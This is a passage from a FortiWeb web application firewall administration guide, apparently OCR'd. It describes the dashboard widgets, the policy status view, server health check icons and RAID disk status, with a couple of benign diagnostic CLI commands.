
System Information widget

The **System Information** widget on the dashboard displays the serial number and the status of basic systems, such as the firmware version, system time, up time, and host name, and high availability (HA) status.

In addition to displaying system information, the **System Information** widget enables you to configure some basic attributes such as the host name, operation mode, and high availability (HA) mode, and to change the firmware.

FortiWeb administrators whose access profiles permit **Write** access to items in the **System Configuration** category, can change the system time, host name, firmware, and operation mode, and high availability (HA) mode.

System Information widget



Field	Description
HA Status	Displays the status of high availability (HA) for this appliance, either **Standalone** or **Active-Passive.** The default value is **Standalone**. Click **Configure** to configure the HA status for this appliance. See Configuring a high availability (HA) FortiWeb cluster on page 124.
Host Name	Displays the host name of the FortiWeb appliance. Click **Change** to change the host name. See Changing the FortiWeb appliance's host name on page 663.

Field	Description
Serial Number	Displays the serial number of the FortiWeb appliance. Use this number when registering the hardware or virtual appliance with Fortinet Technical Support. On hardware appliance models of FortiWeb, the serial number (e.g. **FV-3KC3R11111111**) is specific to the FortiWeb appliance's hardware and does not change with firmware upgrades. On virtual appliance (FortiWeb-VM) models, the serial number indicates the maximum number of vCPUs that can be allocated according to the FortiWeb-VM software license, such as **FVVM020000003619** (where "VM02" indicates a limit of 2 vCPUs). If it is **FVVM00UNLICENSED**, the FortiWeb-VM license has **not** been successfully validated, and FortiWeb is operating with a limited trial license.
Operation Mode	Displays the current operation mode of the FortiWeb appliance. The default operation mode is **Reverse Proxy**. For details on the operation modes, see Setting the operation mode on page 121. Click **Change** to switch the operation mode. **Caution:** Back up the configuration before changing the operation mode. Changing modes deletes any policies not applicable to the new mode, static routes, V-zone IPs, and VLANs. For instructions on backing up the configuration, see Backups on page 260.
System Time	Displays the current date and time according to the FortiWeb appliance's internal clock. Click **Change** to change the time or configure the FortiWeb appliance to get the time from an NTP server. See Setting the system time & date on page 118.
Firmware Version	Displays the version of the firmware currently installed on the FortiWeb appliance. Click **Update** to install a new version of firmware. See Updating the firmware on page 102.
System Uptime	Displays the time in days, hours, and minutes since the FortiWeb appliance last started.
Administrative Domain	To delete existing appliance-wide policies and settings then enable ADOMs, click **Enable**. See also Administrative domains (ADOMs) on page 55. To disable ADOMs, first delete ADOM-specific settings and policies, then click **Disable**.

Field	Description
FIPS-CC Mode	Displays whether Federal Information Processing Standards (FIPS) and Common Criteria (CC) compliant mode is enabled. You use a CLI command to enable this mode.


See also

- Changing the FortiWeb appliance's host name

FortiGuard Information widget

The **FortiGuard Information** widget on the dashboard displays Fortinet Technical Support registration, licensing and FortiGuard service update information.

FortiGuard Information widget



Field	Description
VM License	Indicates whether or not this FortiWeb-VM appliance has a paid software license. The license affects the maximum number of allocatable vCPUs (see the FortiWeb-VM Install Guide). Possible states are: • **Valid** — The appliance has a valid, non-trial license. Serial Number indicates the maximum number of vCPUs that can be allocated according to this license. See System Information widget on page 675. To increase the number of vCPUs that this appliance can utilize, invalidate the current license by allocating more vCPUs in your virtual machine environment (e.g. VMware), then upload a new license. For details, see the FortiWeb-VM Install Guide. • **Invalid** — License either was **not** valid, or is currently a **trial** license. To upload a purchased license, click **Update**. This appears only in FortiWeb-VM.
Support Contract	Indicates which account registered this appliance with Fortinet Technical Support. • **Unregistered** — Not registered with Fortinet Technical Support. • **<registration_email>** — Registered with Fortinet Technical Support. Click **Launch Portal** to log into the Fortinet Support account that registered this FortiGate unit.
FortiGuard	

Field	Description
FortiWeb Security Service	Indicates the validity of the appliance's contract for FortiGuard FortiWeb Security Service, which provides updates via the Internet from Fortinet's FDN for: • attack signatures • predefined data types • predefined suspicious URLs • global white list objects Possible states are: • **Valid** — The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. See Connecting to FortiGuard services on page 180. • **Expired** — The contract is no longer in effect. To renew, either contact your reseller or go to the Fortinet Technical Support web site. Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.
FortiWeb Antivirus Service	Indicates the validity of the appliance's contract for FortiGuard Antivirus Service, which provides updates via the Internet from Fortinet's FDN for virus signatures. Possible states are: • **Valid** — The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. See Connecting to FortiGuard services on page 180. • **Expired** — The contract is no longer in effect. To renew, either contact your reseller or go to the Fortinet Technical Support web site. Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.

Field	Description
FortiWeb IP Reputation Service	Indicates the validity of the appliance's contract for FortiGuard IRIS Service, which provides updates via the Internet from Fortinet's FDN for known botnets, malicious clients, and anonymizing proxies. Possible states are: • **Valid** — The appliance currently has a valid, non-trial license, and can download updates itself from the FDN. You can trigger this manually and/or schedule the appliance to regularly poll and automatically install the newest available package updates. See Connecting to FortiGuard services on page 180. • **Expired** — The contract is no longer in effect. To renew, either contact your reseller or go to the Fortinet Technical Support web site. Also indicates the current version number of the installed service package, the expiry date of the service contract (if any) for this appliance, and the previous time and method of update.
FortiSandbox	Click **Configure** to go to **System > Config > FortiSandbox**, which allows you to configure a FortiSandbox that FortiWeb submits files to for evaluation.

For information on updates, see Connecting to FortiGuard services on page 180.

See also

- Blacklisting source IPs with poor reputation
- Blocking known attacks & data leaks
- Antivirus Scan

CLI Console widget

The **CLI Console** widget on the dashboard enables you to enter CLI commands through the web UI, without making a separate Telnet, SSH, or local console connection to access the CLI.




The **CLI Console** widget requires that your web browser support JavaScript.

To use the console, first click within the console area. Doing so automatically logs you in using the same administrator account you used to access the web UI. You can then type commands into the **CLI Console** widget. Alternatively, you can copy and paste commands from or into the console.

The prompt, by default the model number such as FortiWeb-`3000C #`, contains the host name of the FortiWeb appliance. To change the host name, see Changing the FortiWeb appliance's host name on page 663.


For information on available commands, see the FortiWeb CLI Reference.

CLI Console widget



Click **Detach** to open the widget in a separate browser window. In this separate window, you can click **Customize** to open the **Console Preferences** pop-up window. Use this dialog to change the buffer length and input method, as well as the appearance of the console.

CLI Console Preferences window



Setting/button/field	Description
Preview (pane)	Shows a preview of your changes to the **CLI Console** widget's appearance.
Text	Click the current color swatch to the left of this label, then click a color from the color palette to the right to change the color of the text in the **CLI Console**.

Setting/button/field	Description
Background	Click the current color swatch to the left of this label, then click a color from the color palette to the right to change the color of the background in the **CLI Console**.
Use external command input box	Select to display a command input field below the normal console emulation area. When this option is enabled, you can enter commands by typing them into either the console emulation area or the external command input field.
Console buffer length	Type the number of lines the console buffer keeps in memory. The valid range is from 20 to 9999.
Font	Select a font from the list to change the display font of the **CLI Console**.
Size	Select the size in points of the font. The default size is 10 points.
Reset Defaults	Click to reset the CLI console preferences to the factory default settings.

See also

- System Information widget

System Resources widget


The **System Resources** widget on the dashboard displays information such as CPU and memory usage.



The widget displays CPU and memory usage as an animated bar and as a percentage of the usage for core processes only. CPU and memory usage for management processes (for example, for HTTPS connections to the web UI) is excluded.

Normal idle load varies by hardware platform, firmware, and configured features. To determine your specific baseline for idle, configure your system completely, reboot, then view the system load. After at least 1 week of uptime with typical traffic volume, view the system load again to determine the normal non-idle baseline.

System Resources widget



To determine your available disk space, you can alternatively connect to the CLI and enter the command:

```
diagnose system mount list
```

Button	Description
Reboot	Click to halt and restart the operating system of the FortiWeb appliance.
ShutDown	Click to halt the operating system of the FortiWeb appliance, preparing its hardware to be powered off.
Reset	Click to revert the configuration of the FortiWeb appliance to the default values for its currently installed firmware version. **Caution:** Back up the configuration before selecting **Reset**. This operation cannot be undone. Configuration changes made since the last backup will be lost. For instructions on backing up the configuration, see Restoring a previous configuration on page 265.

Attack Log widget


The **Attack Log** widget displays the latest attack logs. Attack logs are recorded when there is an attack or intrusion attempt against the web servers protected by the FortiWeb appliance.

Attack logs help you track policy violations. Each message shows the date and time that the attack attempt occurred. For more information, see Viewing log messages on page 706.



Attack log messages can also be delivered by email, Syslog, FortiAnalyzer, or SNMP. For more information, see Logging on page 689, Configuring logging on page 691, and SNMP traps & queries on page 733.


Attack Log widget



Real Time Monitor widget

The **Real Time Monitor** widget on the dashboard displays three graphs.

Real Time Monitor widget



- **HTTP Throughput Monitor** — Displays the traffic volume throughput during each time period.
- **Attack Event History** — Displays the number of each type of common exploit, SQL injection, cross-site scripting

information disclosure attacks that were prevented.

- **HTTP Hit History** — Displays the total number of page requests.

For each graph, you can select the following options:

- For Attack Event History and HTTP Hit History, the size of the interval (**Time interval**) the graph displays
- The policy statistics to view, or the statistics for all policies (**Total Traffic**, **Total Attack Event History** or **Total HTTP Hit History**)

By positioning your cursor over a point in the graph, you can display information for that point in time, such as (for **HTTP Traffic Monitor**) the traffic volume at that point in time.

See also

- Configuring a server policy
- Configuring a protection profile for inline topologies
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation

Event Log Console widget


The **Event Log Console** widget on the dashboard displays log-based messages.

Event logs help you track system events on your FortiWeb appliance such as firmware changes, and network events such as changes to policies. Each message shows the date and time that the event occurred. For more information, see Viewing log messages on page 706.



Event log messages can also be delivered by email, Syslog, FortiAnalyzer, or SNMP. For more information, see Logging on page 689, Configuring log destinations on page 695, and SNMP traps & queries on page 733.


Event Log Console widget



Policy Sessions widget

The **Policy Sessions** widget on the dashboard displays the number of HTTP/HTTPS sessions that are currently governed by each policy.

Policy Sessions widget



- **Policy Name** – Shows the name of the policy. For information on policies, see How operation mode affects server policy behavior on page 604.
- **Status** – Displays whether the policy is enabled or disabled (see Enabling or disabling a policy on page 637.)
- **Concurrent Connections** – Shows the total number of connections that the policy currently governs.
- **Connection/Sec** – Shows the number of connections the policy is governing per second.

Operation widget

The **Operation** widget on the dashboard displays the:

- “up” (cable plugged in, indicated by green) or
- “down” (cable unplugged, indicated by grey)

link status of each physical network interface (or, for FortiWeb-VM, virtual adapter).




The detected physical link status indicator does **not** indicate whether you have administratively enabled or disabled the network interface. To bring up or bring down a network interface, see Network interface or bridge? on page 152.

Hover over a link icon to display the following additional information:

- name (e.g. port1)
- link speed (e.g. 1000 Mbps/Full Duplex)
- the IP address and subnet mask
- packets sent (Tx) and received (Rx)

Operation widget



See also

- Network interface or bridge?

Policy Status dashboard

Go to **System > Status > Policy Status** to access summary information about server policies and their activity.

The top pane of the dashboard is a list of configured policies. The bottom pane is a list of physical or domain servers associated with the selected polices. For HTTP content routing policies, the list of servers is organized by content routing policy.

In the policy list, **Status** displays whether the policy is enabled or disabled (see Enabling or disabling a policy on page 637.) The **Concurrent Connections** and **Connection/Sec** columns shows information about the connections the policy currently governs.

For information on the other policy properties that are displayed, such as **Vserver** and **Mode**, see Configuring a server policy on page 624.

For information on the server properties that are displayed, such as **Pool** and **IP/Domain Name**, see Creating a server pool on page 340.

Health Check Status

In the server list, the **Health Check Status** column displays one of the following icons:

- **Green icon** — The server health check is currently detecting that the web server is responsive to connections ("up").



The green icon does **not** indicate whether the policy is enabled or disabled. Depending on the operation mode, a disabled policy may block traffic from clients to the web server, effectively causing the web server to appear to be "down" to clients, even though it is "up" to FortiWeb. See Enabling or disabling a policy on page 637.
It also does **not** indicate both HTTP and HTTPS separately. Protocol and port number used are according to your configuration in the server pool.

- **Flashing yellow-to-red or grey icon** — Either:
  - no server health check is currently configured for that combination of server pool and policy
  - the server health check is currently detecting that the web server is **not** responsive to connections ("down")

The method that the FortiWeb appliance uses to reroute connections to an available server varies by your configuration of Load Balancing Algorithm on page 342. For information on server health checks, see Configuring server up/down checks on page 333.

If the server health check is mistakenly detecting that your web server is "down," but it is actually "up," verify that you have specified the correct SSL/TLS and port number settings for the web server in the server pool. Also verify that the web server is configured to respond to the protocol configured in the server health check, and that connections are permitted by any intermediary network or host-based firewalls such as Windows Firewall.



Alternatively, to monitor the status of web servers, you can use SNMP traps. For details, see SNMP traps & queries on page 733.

Session Count

In the top pane, the **Concurrent Connections** and **Connection/Sec** columns display a count of client connections that the virtual server is maintaining.

In the bottom pane, the **Concurrent Connections** column displays a count of connections to server pools that contain one or more back-end servers.

In some cases, the virtual server maintains a client session even though the client is not requesting data from the back-end server. When this happens, the **Concurrent Connections** column in the bottom pane is 0 even though the **Concurrent Connections** value in the top pane indicates there are one or more current sessions.

RAID level & disk statuses

If supported by your FortiWeb model, **System > Config > RAID** enables you to view the status of the redundant array of independent disks (RAID) that the FortiWeb appliance uses to store most of its data, including logs, reports, auto-learning data, and web site backups for anti-defacement. You can also use this CLI command to view the statuses of each disk in the array, its total disk space capacity, and RAID level:

```
diagnose hardware raid list
```

RAID is supported on models that originally shipped with the firmware version FortiWeb 4.0 MR1 or later, such as FortiWeb 1000D, 3000C/CFsx/D/DFsx, and 4000D.



On older appliances that have been upgraded to FortiWeb 4.0 MR1, you may be able to see this part of the web UI, but RAID is **not** activated, and the disk status is will always be **Not Present**



FortiWeb-VM does not support RAID from within the virtual appliance. However, depending on your hypervisor's storage repository, you can configure the hypervisor to store its data on a SAN or external RAID. To manage your storage repository, see the documentation for your hypervisor.

Currently, only RAID level 1 is supported, and cannot be changed. On FortiWeb 3000C/4000C and 3000D/4000D, the RAID array has a hardware controller. On FortiWeb 1000D, the array has a software controller. RAID level 1 is also known as "mirroring," and writes all data twice — each drive is an exact copy of the other. This does **not** increase disk write speed via striping, nor detection and correction of errors via parity. However, it does improve availability by reducing the overall hardware failure rate of the RAID: the chance that both disks together will fail is much lower than the chance of failure of a single disk.



Rebuilding RAID after a disk failure will result in some loss of data in packet payloads retained with corresponding logs.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 62.

